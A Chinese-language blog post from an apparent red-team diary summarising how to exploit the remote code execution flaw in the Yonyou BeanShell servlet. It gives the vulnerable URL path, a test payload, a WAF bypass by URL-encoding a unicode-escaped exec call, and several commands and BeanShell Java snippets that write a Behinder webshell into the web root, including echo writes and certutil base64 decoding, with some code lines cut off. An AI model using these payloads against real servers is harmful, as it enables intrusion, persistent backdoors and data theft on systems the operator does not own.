008-战后总结篇-用友BeanShell接口RCE姿势总结

原创 黑仔007 攻防日记 2023-04-05 14:45 发表于湖南


收录于合集
#攻防实战 5 #bypass 2

一、前言


在某次攻防演练中碰到了这种“爱情来了”般的历史漏洞，虽说轻轻松松拿下了权限，但还是要保持良好习惯，做个总结记录方便以后查阅。

二、漏洞验证和利用

验证漏洞是否存在，访问/servlet/~ic/bsh.servlet.BshServlet



执行简单的语句，bsh.script=print(1*2)，成功执行漏洞存在



命令执行，exec()被waf拦截

Unicode编码也被拦截，exe\u0063()、\u0065\u0078\u0065\u0063()

对\u0065\u0078\u0065\u0063再进行url一次编码，成功绕过waf执行命令

三、常见webshell写入方式

- **上线cs后写webshell**

因为服务器出网、没安装杀软且存在waf拦截，我这里就采用certutil直接上线CS的方式了

曲线救国，先上线再上传webshell

下列demo均为冰蝎默认webshell

- **echo写文件**
  - echo直接写入

```
echo ^<^%^@page^ import^=^"java^.util^.^*^,javax^.crypto^.^*^,javax^.crypto^.s
```

  - echo写入base64字符串，certutil解码

写入

```
echo PCVAcGFnZSBpbXBvcnQ9ImphdmEudXRpbC4qLGphdmF4LmNyeXB0by4qLGphdmF4LmNyeXB0b
```

解码

```
certutil -f -decode E:\webapps\h1z1_base64.txt E:\webapps\h1z1.jsp
```

- **Java写文件**

找web路径

```
import java.lang.*;
print(System.getProperty("user.dir"));
print("bc");
```

看目录下文件

```
import java.io.File;
File dir = new File("E:\\U8CERP\\webapps\\u8c_web");
File[] files = dir.listFiles();
print(files);
```

写入（冰蝎默认webshell）

```
import java.io.*;
String filePath = "E:\\U8CERP\\webapps\\u8c_web\\h1z1.jsp";
String conent = "<%@page import=\"java.util.*,javax.crypto.*,javax.crypto.spe
BufferedWriter out = null;
try
{
    File file = new File(filePath);
    File fileParent = file.getParentFile();
    if(!fileParent.exists())
    {
        fileParent.mkdirs();
    }
    file.createNewFile();
    out = new BufferedWriter(new OutputStreamWriter(new FileOutputStream(file
    out.write(conent);
}
catch (Exception e)
{
```

```
        e.printStackTrace();
    }
    finally
    {
        try
        {
            out.close();
        }
        catch (IOException e)
        {
            e.printStackTrace();
        }
    }
```

收录于合集 #攻防实战 5

上一篇 · 006-实战bypass篇-文件上传bypass某某信waf